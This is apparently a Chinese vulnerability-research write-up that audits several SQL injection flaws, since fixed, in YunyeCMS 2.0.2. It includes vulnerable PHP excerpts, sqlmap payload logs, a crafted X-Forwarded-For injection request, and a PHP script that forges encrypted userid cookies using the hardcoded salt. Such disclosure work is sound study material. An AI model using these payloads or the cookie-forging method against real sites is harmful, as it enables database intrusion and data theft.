

# 云业 CMS(yunyecms) 的多处 SQL 注入审计分析

“ 先知社区，先知安全技术社区

## 前言

某天挖完洞闲来无事浏览 CNVD 看到某 CMS 更新了一溜的 SQL 注入，似乎起了强迫症，于是准备分析学习记录一下，顺便填充一下工作内容（哈哈题外话请忽略），其实是个小众 CMS, 分析起来也不算难，后台的比较简单，主要看前台的。

云业CMS后台yu***.php文件存在SQL注入漏洞		高	500	0	0	2020-02-26
云业CMS后台us***.php文件存在SQL注入漏洞		高	416	0	0	2020-02-26
云业CMS后台ro***.php文件存在SQL注入漏洞		高	414	0	0	2020-02-26
云业CMS后台me***.php文件存在SQL注入漏洞		高	414	0	0	2020-02-26
云业CMS后台de***.php文件存在SQL注入漏洞		高	389	0	0	2020-02-26
云业CMS后台co***.php文件存在SQL注入漏洞		高	391	0	0	2020-02-26
云业CMS前台me***.php文件存在SQL注入漏洞		高	609	0	1	2020-02-25

1.png)

版本: 2.0.2

PS: 官方已跟新至了最新版本, 且在最新版修复了以下漏洞。该文仅作学习和交流。

## SQL 注入 1 - 后台 de\*\*\*.php

对应 CNVD 编号: CNVD-2020-12871

漏洞出现在在后台文件 de \*\*\*.php中, de \*\*\*\_add 函数对 GET 和 POST 参数先进行了是否 empty 判断, 最终将传入的几个参数传给了 edit\_admin\_department.

```
39
40 public function department_add(){
41     if(empty($_GET["id"])){
42         $parnav='<li><a href="'.url_admin('init','user','',$_this->hashurl['usvg']).'"
43             target=\"maincontent\">管理员</a></li><li><a href="'.url_admin('init','department','',$_this->hashurl['usvg']).'"
44             target=\"maincontent\">部门</a></li><li class=\"active\">修改部门</li>';
45
46         $departmentid=trim($_GET["id"]);
47         if(!is_numeric($departmentid)){
48             messagebox(Lan('department_id_notnumber'),url_admin('init','',$_this->hashurl['usvg']),"warn");
49         }
50         $cdepartment=$_this->db->find("select * from `#yunyecms_department` where `departmentid`= {$departmentid}");
51         if(empty($cdepartment)){
52             messagebox(Lan('department_not_exist'),url_admin('department_add','department',array('id'=>$departmentid),$_this->hashurl['usvg']),"warn");
53         }
54         $yyact="edit";
55     }else{
56         $yyact=$_yyact_get("add");
57         $parnav='<li><a href="'.url_admin('init','user','',$_this->hashurl['usvg']).'"
58             target=\"maincontent\">管理员</a></li><li><a href="'.url_admin('init','department','',$_this->hashurl['usvg']).'"
59             target=\"maincontent\">部门</a></li><li class=\"active\">添加部门</li>';
60
61         if(isset($_POST["yyact"])){
62             $departmentname=$_POST["departmentname"];
63             if(array_key_exists("status",$_POST)){ $status=$_POST["status"]; }else{
64                 $status=0;
65             }
66             if($_POST["yyact"]=="add"){
67                 $_this->add_admin_department($departmentname,$status);
68             }
69             if($_POST["yyact"]=="edit"){
70                 $id=$_POST["id"];
71                 $olddepartmentname=$_POST["olddepartmentname"];
72                 $_this->edit_admin_department($id,$departmentname,$olddepartmentname,$status);
73             }
74         }
75     }
76 }
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154250-eb8ac008-59fd->

1.png)

跟入 edit\_admin\_department, 对参数依次进行了处理, 但是发现只

有 `$departmentname,$olddepartmentname` 进行了 usafestr 安全过滤, 漏网的 `$id` 拼接到了 sql 语句中执行。

```
127 private function edit_admin_department($id,$departmentname,$olddepartmentname,$status) {
128     $departmentname=usafestr(trim($departmentname));
129     $olddepartmentname=usafestr(trim($olddepartmentname));
130     if(empty($departmentname)||empty($id)){
131         messagebox(Lan('department_name_empty'),url_admin('department_add','department',array('id'=>$id),$this->hashurl['usvg']),"warn");
132     }
133     if($departmentname!=$olddepartmentname){
134         $num=$this->db->GetCount("select count(*) as total from `#yunyecms_department` where departmentname='$departmentname' and departmentid<>$id limit 1");
135         if($num){ messagebox(Lan('department_already_exist'),url_admin('department_add','','',$this->hashurl['usvg']),"warn"); }
136     }
137     $status=usafestr(trim($status));
138     if(empty($status)){
139         $status=0;
140     }else{
141         $status=(int)$status;
142     }
143     $strsql="update `#yunyecms_department` set `departmentname`='$departmentname`,`status`='$status' where departmentid='$id'";
144     $query=$this->db->query($strsql);
145     if($query){
146         messagebox(Lan('department_edit_success'),url_admin('init','','',$this->hashurl['usvg']),"success");
147     }
148 }
```



([https://xzfile.aliyuncs.com/media/upload/picture/20200228154300-f1f7f74e-59fd-](https://xzfile.aliyuncs.com/media/upload/picture/20200228154300-f1f7f74e-59fd-1.png)

1.png)

最终导致了 SQL 注入。

```

[17:24:53] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 297 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmx56&dsv_yEJS=gqE
&id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 7188) END))&olddepartmentname=%E8%BF%90%E8%9
5%E9%83%A8

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmx56&dsv_yEJS=gqE
&id=4 AND EXTRACTVALUE(1519, CONCAT(0x5c, 0x717a787871, (SELECT (ELT(1519=1519, 1))), 0x71717a7071))&olddepartmentname=%E8
%90%E8%90%A5%E9%83%A8

  Type: time-based blind
  Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&usv_xW35=ceghjmx56&dsv_yEJS=gqE
&id=4 OR 4468=BENCHMARK(5000000, MD5(0x75744855))#&olddepartmentname=%E8%BF%90%E8%90%A5%E9%83%A8
---
[17:27:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.1
[17:28:14] [INFO] fetching current database
[17:28:22] [INFO] retrieved: 'yunye'

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154309-f6da8934-59fd-1.png>)

## SQL 注入二 - lo\*\*\*.php

这原本是在后台目录下但其实也是一个不需要验证后台登录的前台注入。

对后台文件的功能点分析。在 lo\*\*\*.php 中功能 adminlogin 先获取了登陆者的 ip, 该 ip 参数的传参过程为 `getip()->$logiparr->encode->$logipstr` 然后拼接到 \$sql 语句中 lastip, 中间并未进行其他过滤。

```
47 private function adminlogin ($username,$password){
48     $logiparr["ipaddr"] = getip();
49     $logiparr["ipport"] = getipport();
50     $logipstr = yunyecms_strencode(json_encode($logiparr));
51     $logintime = time();
52     $this->CheckLoginTimes($logiparr["ipaddr"],$logintime);
53     $cuser = $this->db->find("select `userid`,`username`,`password`,`salt`,`realname`,`roleid`,`lastlogintime`,`lastip` from
        `#yunyecms_user` where `username` = '{ $username }' and status=1");
54     if(empty($cuser)){
55         $this->InsertErrorLoginTimes($username,$password,$logiparr["ipaddr"],$logintime,Lan('admin_user_notexist'));
56         messagebox(Lan('adminlogin_usernotexist'),url_admin(),"warn");
57     }else{
58         $salt = $cuser["salt"];
59         $passwordencode = YUNYECMSadmPwd($password,$salt);
60         if($cuser["password"] != $passwordencode){
61             $this->InsertErrorLoginTimes($username,$password,$logiparr["ipaddr"],$logintime,Lan('adminlogin_pwderror')
62             );
63             messagebox(Lan('adminlogin_pwderror'),url_admin(),"warn");
64         }
65         $rnd = make_rand(20);
66         $sql = $this->db->query("update `#yunyecms_user` set rnd='$rnd',loginnum=loginnum+1,lastip='$logipstr',lastlogintime='$
            logintime',prelogintime='$cuser[lastlogintime]',preip='$cuser[lastip]' where username='$username' limit 1");
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154319-fd3e1b24-59fd-1.png>)

再来查看 getip()

```
/* 获取客户端ip */
function getip(){
    if (isset($_SERVER['HTTP_CLIENT_IP']) && strpos($_SERVER['HTTP_CLIENT_IP'], "unknown"))
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    else if (isset($_SERVER['HTTP_X_FORWARDED_FOR']) && strpos($_SERVER['HTTP_X_FORWARDED_FOR'], "unknown"))
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    else if (isset($_SERVER['REMOTE_ADDR']) && strpos($_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
    return $ip;
}
```

```


else if (isset($_SERVER['HTTP_X_FORWARDED_FOR']) && strpos($_SERVER['HTTP_X_FORWARDED_FOR'], "unknown"))
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
else if (isset($_SERVER['REMOTE_ADDR']) && strpos($_SERVER['REMOTE_ADDR'], "unknown"))
    $ip = $_SERVER['REMOTE_ADDR'];
else if (isset($_SERVER['REMOTE_ADDR']) && isset($_SERVER['REMOTE_ADDR']) && strpos($_SERVER['REMOTE_ADDR'], "unknown"))
    $ip = $_SERVER['REMOTE_ADDR'];
else $ip = "";
return ($ip);
}

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154329-03011ade-59fe-1.png>)

该函数返回获取的 ip, 而 HTTP\_X\_FORWARDED\_FOR 为我们可控的 http 头部。



(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154338-08739140-59fe-1.png>)

1.png)

```
POST /yunyecms2.0.2/admin.php?c=login&= HTTP/1.1
Host: 192.168.0.112
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 127.0.0.1 and extractvalue(1,concat(0x7e,(select @@version),0x7e))#
Content-Length: 53
Origin: http://192.168.0.112
Connection: close
Referer: http://192.168.0.112/yunyecms2.0.2/admin.php?c=login&usv_blo4=kmuwEFUJRO
Cookie: PHPSESSID=8n1khtu96ub7j20bn9dbncu9;
YUNYECMS_userid=YmM0OWM5ZWY1ODk5ZGRkNmM0TTE9PTHkN2U3OTk1OWI0NDJhMjVhMjRl
ZTM4NmZkMjgzNjk5MzRh; YUNYECMS_username=cc; YUNYECMS_groupid=1;
YUNYECMS_mobile=15064812929; YUNYECMS_loginmd=bcinqyACDIMPQWYZ;
YUNYECMS_logintrueime=1582705764; YUNYECMS_logintime=1582705764;
YUNYECMSADM_admusername=admin; YUNYECMSADM_admuserid=1;

</div>
<!-- /box-header -->
<div class="box-body" style="text-align:center;">
<div class="alert alert-info alert-dismissible" >
<h4><i class="icon fa fa-info"></i> SELECT COUNT(*) FROM
'yunyecms_adminloginfail' where ip='127.0.0.1' and extractvalue(1,concat(0x7e,(select
@@version),0x7e))# and failtimes=60 and lastlogin_time>1582763457 limit 1</h4>
<b>MySQL Error: </b>XPATH syntax error: '-5.5.53-'</b><b>MySQL Erro:
</b>1105</b><br/><b><a href="http://www.yunyecms.com/faq" target="_blank"><i class="fa
fa-life-ring"></i> Need Help? </a></b>
</div>
<!-- /box-body -->
</div>
<!-- /box -->
</div>
<!-- /col -->
<!-- /col -->
</div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154347-0de76548-59fe-1.png)

## SQL 注入 3-roe.php

文件 role.php 同理对参数 id 没有进行过滤只进行了是否 empty 判断，最终在 edit\_admin\_role 中进行 SQL 查询。

```
65 }
66 if(isset($_POST["yyact"])){
67     $rolename=$_POST["rolename"];
68     if(array_key_exists("powers",$_POST)){
69         $powers=$_POST["powers"];
70         if((yunyecms_getarrayvalue($powers,'info','all')==1)&&(yunyecms_getarrayvalu
71             messagebox(Lan('role_info_allself'),'back','warn');
72         exit;
73     }
74     }else{
75         $powers=NULL;
76     }
77     if($_POST["yyact"]=="add"){
78         $this->add_admin_role($rolename,$powers);
79     }
80     if($_POST["yyact"]=="edit"){
```

```

81 $id=$_POST["id"];
82 $oldrolename=$_POST["oldrolename"];
83 $this->edit_admin_role($id,$rolename,$oldrolename,$powers);

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154356-131cd782-59fe-1.png>)

```

}
private function edit_admin_role($id,$rolename,$oldrolename,$powers){
    $rolename=usafestr(trim($rolename));
    $oldrolename=usafestr(trim($oldrolename));
    if(empty($rolename)||empty($id)){
        messagebox(Lan('role_name_empty'),url_admin('role_add','role',array('id'=>$id)),"warn");
    }
    if(empty($powers)){
        messagebox(Lan('role_powers_empty'),url_admin('role_add','role',array('id'=>$id)),"error");
    }
    $salt=make_rand(20);
    $range['md5']['min']=mt_rand(0,10);
    $range['md5']['max']=mt_rand(1,22);
    $range['sha1']['min']=mt_rand(0,15);
    $range['sha1']['max']=mt_rand(1,25);
    $rangearr=yunyecms_json_encode($range);
    $powers=yunyecms_strrange_encode(json_encode($powers),$salt,$rangearr);
    if($rolename!=$oldrolename){
        $num=$this->b->GetCount("select count(*) as total from `#yunyecms_admin_role` where rolename='$rolename' and roleid<>$id limit 1");
    }
}

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154404-17b3b536-59fe-1.png>)

根据查询结果返回存在或 not exit 是一个盲注直接丢入 sqlmap 秒出结果。



```


[18:25:45] [INFO] parsing HTTP request from 'role1.txt'
[18:25:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&
&id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 7188) END))&
5%E9%83%A8

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&
&id=4 AND EXTRACTVALUE(1519,CONCAT(0x5c,0x717a787871,(SELECT (ELT(1519=1519,1))),0x71
%90%E8%90%A5%E9%83%A8

  Type: time-based blind
  Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department_add&
&id=4 OR 4468=BENCHMARK(5000000,MD5(0x75744855))#&olddepartmentname=%E8%BF%90%E8%90%A
---
[18:25:50] [INFO] testing MySQL
you provided a HTTP Cookie header value, while target URL provides its own cookies whi
intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[18:25:54] [WARNING] reflective value(s) found and filtering out
[18:25:54] [INFO] confirming MySQL
[18:26:06] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0

```

```
back-end DBMS: MySQL >= 5.0.0
[18:26:06] [INFO] fetching current database
[18:26:06] [INFO] resumed: 'yunye'
current database: 'yunye'
[18:26:06] [INFO] setting up the injection point(s) for the current database
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154412-1c64a23e-59fe-1.png>)

同类问题的还有 yunyecmsmodel.php 等文件自行发现，直接附上结果。

```
[18:37:13] [INFO] parsing HTTP request from 'mode.txt'
[18:37:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department&id=(SELECT (CASE WHEN (9754=9754) THEN 4 ELSE (SELECT 9804 UNION SELECT 7185%E9%83%A8
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department&id=4 AND EXTRACTVALUE(1519, CONCAT(0x5c, 0x717a787871, (SELECT (ELT(1519=1519,
  Type: time-based blind
  Title: MySQL < 5.0.12 OR time-based blind (heavy query - comment)
  Payload: departmentname=test33&status=1&yyact=edit&c=department&a=department&id=4 OR 4468=BENCHMARK(5000000, MD5(0x75744855))#&olddepartmentname=%E8%BF%9
---
[18:37:18] [INFO] testing MySQL
[18:37:18] [INFO] confirming MySQL
you provided a HTTP Cookie header value, while target URL provides its own c
intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[18:37:22] [WARNING] reflective value(s) found and filtering out
[18:37:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
```

```
back-end DBMS: MySQL >= 5.0.0
[18:37:22] [INFO] fetching current database
[18:37:22] [INFO] resumed: 'yunye'
current database: 'yunye'
[18:37:22] [INFO] ...
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154419-20f603b0-59fe-1.png>)

接着我们继续来看前台的。

## 前台 sql 注入

问题出现在前台 `me***.php` 文件中，自定义表单 customform 中的 userid 从 cookie 中获取，截取一段数据包可以看到 cookie 的 userid 如下：

```
Cookie: PHPSESSID=8n1khtu96ub7j20bnf9d0bncu9;
YUNYECMS_userid=YmM0OWM5ZWY1ODk5ZGRkNzM0T1E9PTlkN2U3OTk1OWI0NDJhMjVhMTRl
ZTM4NmZkMjgzNjk5MzRh;
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154427-25887372-59fe-1.png>)

经过了加密处理，根据解密算法 `yunyecms_strdecode` 可以在 `corefun.php` 找到对应的加解密算法

```
}
function yunyecms_strencode($string,$salt=~^y#u%n$y^e*c%m^s^~'){
    return base64_encode(substr(md5($salt),8,18).base64_encode($string).substr(sha1($salt),0,35));
}
function yunyecms_strdecode($string,$salt=~^y#u%n$y^e*c%m^s^~){
```

```


$retstr=base64_decode($string);
$SHA1salt=substr(sha1($salt),0,35);
$md5salt=substr(md5($salt),8,18);
$retstr=substr($retstr,strlen($md5salt));
$retstr=substr($retstr,0,(strlen($retstr)-strlen($SHA1salt)));
return base64_decode($retstr);
}

```

先知社区


(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154436-2aa77a24-59fe-1.png>)

因为 cookie 里的 userid 可控因此我们根据算法流程我们可以在 cookie 中伪造 userid 值。还是用刚刚以上截取的 userid 测试。



(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154444-2fc84196-59fe-1.png>)

可以看到真实的 userid 为 9。构造一个 SQL 注入，生成如下 payload:



(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154456-36e51602-59fe-1.png>)

1.png)

YmM0OWM5ZWY1ODk5ZGRkNzM0T1NjZ1lXNwtJSE5zWldWd0tEVXA4ZDdlNzk5NTliNDQyYTI1ZDE0ZWUzODZmZDI4MzY5OTM0YQ==

payload 生成代码 front-test.php 为:

```
<?php
function yunyecms_strencode($string,$salt='~^y#u%n$y^e*c%m^s^~'){
    return base64_encode(substr(md5($salt),8,18).base64_encode($string).substr(sha1($salt),0,35));
}
function yunyecms_strdecode($string,$salt='~^y#u%n$y^e*c%m^s^~'){
    $retstr=base64_decode($string);
    $SHA1salt=substr(sha1($salt),0,35);
    $md5salt=substr(md5($salt),8,18);
    $retstr=substr($retstr,strlen($md5salt));
    $retstr=substr($retstr,0,(strlen($retstr)-strlen($SHA1salt)));
    return base64_decode($retstr);
}
if ($_GET['cookie']) {
    $string=$_GET['cookie'];
    $userid=yunyecms_strdecode($string);
    echo $userid;
}
if($_GET['userid']){
    $string=$_GET['userid'];
    $cookie=yunyecms_strencode($string);
    echo $cookie;
}
```

继续追溯可控的 userid, 可以看到 userid 经过步骤 3->4->5 传递到了 pagelist 函数中

```
323 public function customform() {
324     $seo['title'] = $this->lang["seotitle"];
325     $seo['keywords'] = $this->lang["seokey"];
326     $seo['description'] = $this->lang["seodesc"];
327     $cfg = $this->cfg;
328     $lang = $this->lang;
329     $cat = $this->cat;
330     $seostr = "{$cat['title']}-".Lan('member_center');
331     $seo['title'] = "{$seostr}-{$seo['title']}";
332     $seo['keywords'] = "{$seostr}-{$seo['keywords']}";
333     $breadcrumb = array('0' => array('title' => Lan('member_center'), 'url' => url("member/member/index")),
334         '1' => array('title' => $cat['title'], 'url' => url("member/member/customform", array("catid" => $cat['id'])))
335     );
336     islogin();
337     $userid = usafestr(yunyecms_strdecode(ucgetcookie("userid")));
338     echo $userid;
339     $member = $this->member;
340     if(!empty($REQUEST['catid'])){
341         $catid = intval(usafestr($REQUEST['catid']));
342         $modelid = getmodelid($catid);
343     }
344     if(empty($modelid)){
345         messagebox(Lan('model_notexist'), "back", "warn");
346     }else{
347         $curmodel = getmodel($modelid);
348         $tablename = "m_{$curmodel['tablename']}";
349     }
350     $modelfields = $this->db->select("select * from `#yunyecms_modelfields` where modelid={$curmodel['modelid']} and isdisplay=1");
351     $pagesize = 20;
352     $sqlquery = "select * from `#yunyecms_{$tablename}` ";
353     $where = " where userid={$userid} ";
354     $sqlcnt = " select count(*) from `#yunyecms_{$tablename}` ";
355     $order = " order by `addtime` desc ";
356     if(isset($REQUEST)){
357         if(!empty($REQUEST['searchkey'])){
358             $searchkey = usafestr(trim($REQUEST['searchkey']));
359             $where = $where . " and ( `title` like '%{$searchkey}%' or `title_en` like '%{$searchkey}%' ) ";
360         }
361     }
362     $pagearr = $this->db->pagelist($sqlcnt, $sqlquery, $where, $order, $pagesize);
363     if($pagearr['count'] != 0){
364         $list = $pagearr['query'];
365         foreach($list as $key => $var){
366             $modelarr = $this->db->find("select modelid from `#yunyecms_category` where `id` = {$var['catid']}");
367             if($modelarr){
368                 $list[$key]['modelid'] = $modelarr['modelid'];
369                 if(!empty($var['userid'])){
370                     $list[$key]['user'] = $this->db->getbyid($var['userid'], "member");
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154518-43b24bf2-59fe-1.png>)

跟入 pagelist 函数，将 \$where 拼接到了 sql 查询语句中 \$sqlcnt，然后交给了前几次 SQL 注入都出现的 SQL 查询函数 GetCount 中。

```
//获取分页数据
final public function pagelist($sqlcnt,$sqlquery,$where='', $strorder='order by `id` desc', $listRows='20') {
    if(is_numeric($sqlcnt)){
        $count = $sqlcnt;
    }else{
        $sqlcnt=$sqlcnt." ".$where;
        $sqlcnt=self::replace_tablepre($sqlcnt);
        $count = $this->GetCount($sqlcnt);
    }
}
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200228154525-47e386aa-59fe-1.png>)


详细查看下该函数，直接进行了 sql 查询。

```
final public function GetCount($sql){
    if(empty($sql))return false;
    $sql=self::replace_tablepre($sql);
    $sql = preg_replace ("/^SELECT (.*) FROM/i", "SELECT COUNT(*) FROM",$sql);
    $lastresult=$this->db->execute($sql);
    return $this->db->num_count($lastresult);
}
```

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200228154532-4c32fa10-59fe-1.png)

附上截图



(https://xzfile.aliyuncs.com/media/upload/picture/20200228154541-51cc8900-59fe-1.png)

手工有点麻烦，又想丢入 sqlmap 怎么办，由于 userid 经过了加密和编码处理，于是根据算法



流程写一个 tamper 就可以很好的解决了,

```
[15:23:28] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:26:34] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[15:27:22] [INFO] (custom) HEADER parameter 'Cookie #1*' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or G
ROUP BY clause (EXTRACTVALUE)' injectable
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 381 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
